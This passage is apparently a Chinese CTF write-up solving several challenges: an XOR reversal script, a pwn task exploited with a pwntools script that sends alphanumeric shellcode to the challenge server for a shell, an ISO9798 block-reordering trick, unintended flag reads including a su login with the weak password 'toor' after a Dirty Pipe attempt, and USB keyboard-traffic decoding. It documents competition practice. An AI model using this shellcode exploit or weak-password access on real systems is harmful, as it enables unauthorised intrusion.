          84, 91, 99, 79, 202, 22, 131, 63, 255, 20, 16 ]
```

```
k = '345y'
for i in range(len(b) - 4 + 1):
    r0 = b[i]
    r1 = b[i+1]
    r2 = b[i+2]
    r3 = b[i+3]

    b[i] = r2 ^ ((k[0]+(r0>>4))&0xff)
    b[i+1] = r3 ^ ((k[1]+(r0>>4))&0xff)
    b[i+2] = r0 ^ k[2]
    b[i+3] = r1 ^ k[3]

    t = k[0]
    k[0] = k[1]
    k[1] = k[2]
    k[2] = k[3]
    k[3] = t

#b == data?
```

根据代码写出逆向脚本

```
value = [ 88, 35, 88, 225, 7, 201, 57, 94, 77, 56, 75,
          168, 72, 218, 64, 91, 16, 101, 32, 207, 73,
          130, 74, 128, 76, 201, 16, 248, 41, 205, 103,
           84, 91, 99, 79, 202, 22, 131, 63, 255, 20, 16]
key= ['3', '4', '5', 'y']

for k in range(len(value) - 4 + 1):
    t = key[0]
    key[0] = key[1]
    key[1] = key[2]
    key[2] = key[3]
    key[3] = t

for k in range(len(value) - 4 + 1):
    i = len(value) - 4 - k
    t = key[0]
    key[0] = key[3]
    key[3] = key[2]
    key[2] = key[1]
    key[1] = t

    r0 = value[i]
    r1 = value[i+1]
    r2 = value[i+2]
    r3 = value[i+3]

    value[i] = r2 ^ ord(key[2])
    value[i+1] = r3 ^ ord(key[3])
    value[i+2] = r0 ^ ((ord(key[0]) + (value[i] >> 4)) & 0xff)
    value[i+3] = r1 ^ ((ord(key[1]) + (value[i+1] >> 2)) & 0xff)

for i in value:
    print(chr(i), end='')
```

尝试运行一下，居然真的可以，属实是运气了，头铁硬解，说实话，正没想到能解，，，，，拿下本次比赛队伍最高分。




```
PS C:\Users\Administrator\Desktop\竞赛\ciscn\baby_tree> python .\ast.py
flag{30831242-56db-45b4-96fd-1f47e60da99d}
PS C:\Users\Administrator\Desktop\竞赛\ciscn\baby_tree>
```

11 login-nomal

难点在逆向。


使用程序模拟了一个登录，一个 `whileu` 循环不断地收取信息，然后解析，类似于一个之前做的报文类的题。

首先通过后端的处理摸清楚报文的格式，然后再去利用漏洞。



```
dest = 0LL;
while ( !*a1 || *a1 != '\n' && (*a1 != '\r' || a1[1] != '\n') )
{
  if ( v8 <= 5 )
    qword_202040[2 * v8] = a1;
  sb = strchr(a1, ':');                     // 找冒号
  if ( !sb )
  {
    puts("error.");
    exit(1);
  }
  *sb = 0;                                  // 冒号的位置改为0
  for ( sc = sb + 1; *sc && (*sc == ' ' || *sc == '\r' || *sc == '\n' || *sc == '\t'); ++sc )// 从:以
    *sc = 0;                                // 以后的东西都为0，注意到遍历的条件可能导致溢出
  if ( !*sc )
  {
    puts("abort.");
    exit(2);
  }
  if ( v8 <= 5 )
    qword_202040[2 * v8 + 1] = sc;
0000102C sub_FFD:16 (102C)
```

这里通过:进行分割，第一部分存在一个数组里面，可以知道数组是 2 个为一小组的，小组第二部分，为：分割之后的，\n\t 去掉之后的部分。




```
  }
  if ( v8 <= 5 )
    qword_202040[2 * v8 + 1] = sc;
  sd = strchr(sc, '\n');
  if ( !sd )                                // 找到的\n
  {
    puts("error.");
    exit(3);
  }
  *sd = 0;
  a1 = sd + 1;
  if ( *a1 == '\r' )
    *a1++ = 0;
  s1 = (char *)qword_202040[2 * v8];
  nptr = (char *)qword_202040[2 * v8 + 1];
```

之后再次根据\n 进行分割

这里先归纳一下


```
(\n\r 等) 去掉  第一部分 : (\n\r 等去掉)  第二部分\n
```

目前来看，一条报文的形式就是这样，然后继续看



```
s1 = (char *)qword_202040[2 * v8];
nptr = (char *)qword_202040[2 * v8 + 1];
if ( !strcasecmp(s1, "opt") )
{
  if ( v7 )
  {
    puts("error.");
    exit(5);
  }
  v7 = atoi(nptr);
}
else
{
  if ( strcasecmp(s1, "msg") )
  {
    puts("error.");
    exit(4);
  }
  if ( strlen(nptr) <= 1 )
  {
    puts("error.");
    exit(5);
  }
```


可以看出根据第一部分的内容，确定是 opt 还是 msg，规定了 msg 一次只能发送一条。



```
}
*a1 = 0;
sa = a1 + 1;
if ( *sa == 10 )
  *sa = 0;
switch ( v7 )
{
  case 2:
    sub_DA8(dest);
    break;
  case 3:
    sub_EFE(dest);
    break;
  case 1:
    sub_CBD(dest);
    break;
  default:
    puts("error.");
    exit(6);
}
```


最后根据 opt 操作，然后进入下一个 while 循环，注意到的是最后再次对\n 处理了一次，所以发报文要发送\n\n 在最后面。

然后看 switch 下的函数，就关注到了一个点



```
}
if ( falg )
{
  v1 = getpagesize();
  dest = (void *)(int)mmap((char *)&loc_FFE + 2, v1, 7, 34, 0, 0LL);
  v2 = strlen(a1);
  memcpy(dest, a1, v2);
  ((void (*)(void))dest)();
}
else
{
```

2 选项的 shellcode，这个 shellcode 之前做过，纯字母即可，条件是



```
    }
  }
  if ( !strcmp(a1, "ro0t") )
  {
    unk_202028 = 1;
    falg = 1;
  }
  else
  {
    unk_202028 = 1;
  }
  return __readfsqword(0x28u) ^ v3;
```

1 下面登录。

所以写出 exp

```
from pwn import *

p = remote("47.93.176.91","33269")
# p = process('./login')
context(arch = 'amd64', os = 'linux', log_level = 'debug')



# attach(p,'b *$rebase(0x0000000000000EC9)')
payload1 = "opt:1\nmsg:ro0t1\n\n"

shellcode_64="Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2
G0Z2o4H0u0P160Z0g7O0Z0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01
340d2F4y8P115l1n0J0h0a071N00"
payload="opt:2\nmsg:"+shellcode_64+"\n\n"

p.recvuntil('>>> ')
p.send(payload1)
pause()
p.recvuntil(">>> ")
p.send(payload)

pause()
p.interactive()
```

ps：注意汇编要求的是 rdx，所以生成的时候使用 rdx。

flag{545e482b-5092-42cc-bedb-5ba75c958670}


06 ISO9798

ISO9798-2 查询网上的中文资料非常少，绝大部分是英文，根本看不懂，

不过查了很多，得到了几点信息

三重加密认证的标准

对称分组加密



```
sha256(XXXX+Wd4IciGxWwIKteFQ) == abafb6a1b11144e072bd9807839430a3f53e57dbe6a1f15059
Give me XXXX: AoUC
[Server]: Please send a 128-bit random number in hex.
> 0
[Server]: Your input is rB = 0.
[Server]: Encrypt(rA||rB||B, k) (in hex) is caf71c9f9d210577befbfc7edf9b341d4e1fce6
[Server]: Please send Encrypt(rB||rA, k) in hex.
```

对称分组加密的特点就是以 64 位一组


然后判断密文的位数是 96 位

三个自然猜测每个都是 32 位

可以得到下列式子


```
Encry(A+B+C) = Encry(A)+Encry(B)+Encry(C)
```

要返回 B 和 A 的加密结果




```
[Server]: Please send Encrypt(rB||rA, k) in hex.
```

直接从之前的密文进行截取就可以了



```
a = '9639a9e079e2d16534668e212f18c8e6c395846175aa6e58b333b57f934ba63fba45
ra = a[:32]
rb = a[32:64]
print(rb+ra)
```

输入得到 flag



```
[Server]: Encrypt(rA||rB||B, k) (in hex) is 9639a9e079e2d16534668e212f18c8e6c395846175aa6e58b333b57f9
[Server]: Please send Encrypt(rB||rA, k) in hex.
> c395846175aa6e58b333b57f934ba63f9639a9e079e2d16534668e212f18c8e6
[Server]: Yes, you're right. Your flag is flag{d59a1e58-a8c9-43a0-b556-af9966ea64cd}
```

08 基于挑战码的双向认证 1

和 2 一起的非预期，进去看了很多人解，猜测有非预期，搜了一下 flag，找到了位置

/root/cube-shell/instance/flag_server

然后 cat 即可

```
cat /root/cube-shell/instance/flag_server/flag1.txt flag2.txt
```

07 基于挑战码的双向认证 2

```
cat /root/cube-shell/instance/flag_server/flag1.txt flag2.txt
```

10 基于挑战码的双向认证 3

也是非预期，本来是想着，这个是 1 的原题，弥补非预期的，然后 ssh 上去看了下内核 4.xx 版本，尝试了 dirty pipe，失败，然后另一名队友直接 su 密码爆出来了，，，，

Su 密码 toor 弱口令，同样的位置拿到了 flag。

以上三个 flag 非预期都被修复，没能存下 flag

03 ez_usb


这个题也是经典了，刚开始忽略了一点东西，导致做的慢了一点。usb 键盘流量和鼠标流量基本都是 tshark 一把梭。所以一开始我也直接梭。。。

然后得到一个密文

```
526172211a0700Cf907300000d00000000000000c4527424943500300000002A0000000235b9f9b0530778
b5541d3308c50020000000666c61672E747874B9Ba0132357642f3aFC000b092c229d6e994167c055eA787
08b271fFC042ae3d251e65536F9Ada5087c77406b67d0E631668476607a86e844dC81AA2c72c714a348d10
c43D7B00400700
```

搜了一下头部，发现是 rar，然后一直压缩文件格式损坏，出不了，就去修压缩包去了。

后来观察了一下流量包。




```
 1 0.000000   host     2.4.0    USB
 2 0.000000   2.4.0    host     USB
 3 0.000000   host     2.4.0    USB
 4 0.000000   2.4.0    host     USB
 5 0.000000   host     2.4.0    USB
 6 0.000000   2.4.0    host     USB
 7 0.000000   host     2.8.0    USB
 8 0.000000   2.8.0    host     USB
 9 0.000000   host     2.8.0    USB
10 0.000000   2.8.0    host     USB
11 0.000000   host     2.8.0    USB
12 0.000000   2.8.0    host     USB
13 0.000000   host     2.10.0   USB
14 0.000000   2.10.0   host     USB
15 0.000000   host     2.10.0   USB
16 0.000000   2.10.0   host     USB
17 0.000000   host     2.10.0   USB
18 0.000000   2.10.0   host     USB
19 0.000000   host     2.3.0    USB
20 0.000000   2.3.0    host     USB
21 0.000000   host     2.3.0    USB
```

发现不同的 ip，不同的 ip 属于不同的流量，这人还用了几个键盘。。

过滤之后分开各种数据包。

然后分别提取，得到正确的压缩包和密码



```
$ python jie1.py
        526172211a0700<CAP>c<CAP>f907300000d000000000000000c4527424943500300000002<CAP>a000000<CAP>02b9f9b0530778b5541d
0020000000666c61672<CAP>e<CAP>747874<CAP>b9b<CAP>a013242f3a<CAP>fc<CAP>000b092c229d6e994167c05<CAP>a7<CAP>8708b271f<CA
<CAP>042ae3d251e65536<CAP>f9a<CAP>da87c77406b67d0<CAP>e6316684766<CAP>a86e844d<CAP>c81aa2<CAP>c72c71348d10c4<CAP>c<DEL
b<CAP>00400700
output :        526172211a0700Cf907300000d000000000000000c4527424943500300000002A00000002b9f9b0530778b5541d330800200000
6c61672E747874B9Ba013242f3aFC000b092c229d6e994167c05A78708b271fFC042ae3d251e65536F9Ada87c77406b67d0E6316684766a86e844d
A2c72c71348d10c43D7B00400700

# tamako @ ubuntu in ~/Desktop/ppp [22:52:52]
$ python jie1.py
35c535765e50074a
output :35c535765e50074a
```

```
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i",
"0d":"j", "0e":"k", "0f":"l", "10":"m", "11":"n", "12":"o", "13":"p", "14":"q", "15":"r", "16":"s",
"17":"t", "18":"u", "19":"v", "1a":"w", "1b":"x", "1c":"y", "1d":"z","1e":"1", "1f":"2", "20":"3",
"21":"4",                                                                                    "22":"5",
"23":"6","24":"7","25":"8","26":"9","27":"0","28":"<RET>","29":"<ESC>","2a":"<DEL>",
"2b":"\t","2c":"<SPACE>","2d":"-","2e":"=","2f":"[","30":"]","31":"\\","32":"<NON>","33":";","34":
"'","35":"<GA>","36":",","37":".","38":"/","39":"<CAP>","3a":"<F1>","3b":"<F2>",
"3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"
<F10>","44":"<F11>","45":"<F12>"}
shiftKeys = {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I",
"0d":"J", "0e":"K", "0f":"L", "10":"M", "11":"N", "12":"O", "13":"P", "14":"Q", "15":"R", "16":"S",
"17":"T", "18":"U", "19":"V", "1a":"W", "1b":"X", "1c":"Y", "1d":"Z","1e":"!", "1f":"@", "20":"#",
"21":"$",                                                                                  "22":"%",
"23":"^","24":"&","25":"*","26":"(","27":")","28":"<RET>","29":"<ESC>","2a":"<DEL>",
"2b":"\t","2c":"<SPACE>","2d":"_","2e":"+","2f":"{","30":"}","31":"|","32":"<NON>","33":"\"","34":
":","35":"<GA>","36":"<","37":">","38":"?","39":"<CAP>","3a":"<F1>","3b":"<F2>",
"3c":"<F3>","3d":"<F4>","3e":"<F5>","3f":"<F6>","40":"<F7>","41":"<F8>","42":"<F9>","43":"
<F10>","44":"<F11>","45":"<F12>"}
output = []
keys = open('out10.txt','r')
for line in keys:
    try:
        if line[0]!='0' or (line[1]!='0' and line[1]!='2') or line[3]!='0' or line[4]!='0' or line[9]!='0'
or line[10]!='0' or line[12]!='0' or line[13]!='0' or line[15]!='0' or line[16]!='0' or line[18]!='0'
or line[19]!='0' or line[21]!='0' or line[22]!='0' or line[6:8]=="00":
             continue
        if line[6:8] in normalKeys.keys():
            output += [[normalKeys[line[6:8]]],[shiftKeys[line[6:8]]]][line[1]=='2']
        else:
            output += ['[unknown]']
    except:
        pass
keys.close()

flag=0
print("".join(output))
for i in range(len(output)):
    try:
        a=output.index('<DEL>')
        del output[a]
        del output[a-1]
    except:
        pass
for i in range(len(output)):
    try:
        if output[i]=="<CAP>":
            flag+=1
            output.pop(i)
            if flag==2:
                flag=0
        if flag!=0:
            output[i]=output[i].upper()
    except:
        pass
print ('output :' + "".join(output))
```

csdn 的脚本，一把梭。

flag{20de17cc-d2c1-4b61-bebd-41159ed7172d}

04 问卷